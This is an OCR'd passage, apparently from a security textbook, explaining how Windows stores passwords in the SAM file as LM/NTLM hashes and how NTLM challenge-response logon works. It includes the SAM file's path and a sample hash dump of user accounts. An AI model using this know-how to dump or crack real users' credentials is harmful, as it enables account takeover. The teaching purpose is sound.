
Windows OSs use a Security Account Manager (SAM) database file to store user passwords. The SAM file is stored at %SystemRoot%/system32/config/SAM in Windows systems, and Windows mounts it in the registry under the HKLM/SAM registry hive. It stores LM or NTLM hashed passwords.



Shiela/test
Password hash using LM/NTLM
Shiela:1005:NO PASSWORD*****************
****:0CB6948805F797BF2A82807973B89537:::

Figure 6.2: Storing a user password using LM/NTLM hash

NTLM supersedes the LM hash, which is susceptible to cracking. New versions of Windows still support LM hashes for backward compatibility; however, Vista and later Windows versions disable LM hashes by default. The LM hash is blank in the newer versions of Windows. Selecting the option to remove LM hashes enables an additional check during password change operations but does not immediately clear LM hash values from the SAM. The SAM file stores a "dummy" value in its database, which bears no relationship to the user's actual password and is the same for all user accounts. It is not possible to calculate LM hashes for passwords exceeding 14 characters in length. Thus, the LM hash value is set to a "dummy" value when a user or administrator sets a password of more than 14 characters.




SAM File is located at
c:\windows\system32\config\SAM
Username
User ID
LM Hash
NTLM Hash

```
Administrator:500:NO PASSWORD*********************:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
Admin:1001:NO PASSWORD*********************:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD*********************:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD*********************:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD*********************:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD*********************:0CB6948805F797BF2A82807973B89537:::
```

Figure 6.3: SAM file

Note: LM hashes are disabled in Windows Vista and later Windows OSs; LM is blank in those systems.



NTLM Authentication Process

Client Computer

User types password into logon window

1 Shiela
****

Hash Algorithm

Windows runs password through hash algorithm

2 Shiela:1005:NO PASSWORD****
*****************:0CB694880
5F797BF2A82807973B89537:::

3 Computer sends login request to DC

Windows Domain Controller

Domain controller has a stored copy of the user's hashed password

Shiela:1005:NO PASSWORD****
*****************:0CB694880
5F797BF2A82807973B89537:::

4 DC sends logon challenge

Aa r8 ppq kgj89 pqr

5 Computer sends response to challenge

6 Aa r8 ppq kgj89 pqr

DC compares computer's response with the response it created with its own hash

If they match, logon is a success

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM.

NTLM Authentication Process

NTLM includes three methods of challenge–response authentication: LM, NTLMv1, and NTLMv2, all of which use the same technique for authentication. The only difference between them is the level of encryption. In NTLM authentication, the client and server negotiate an authentication protocol. This is accomplished through the Microsoft-negotiated Security Support Provider (SSP).



Client Computer
username
password
User types password into logon window
1
Shiela
****
Hash Algorithm
Windows runs password through hash algorithm
2
Shiela:1005:NO PASSWORD****
*****************:0CB694880
5F797BF2A82807973B89537:::
3
Computer sends login request to DC
Aa r8 ppq kgj89 pqr
4
DC sends logon challenge
5
Computer sends response to challenge
Windows Domain Controller
Domain controller has a stored copy of the user's hashed password
Shiela:1005:NO PASSWORD****
*****************:0CB694880
5F797BF2A82807973B89537:::
DC compares computer's response with the response it created with its own hash
If they match, logon is a success
6
Aa r8 ppq kgj89 pqr

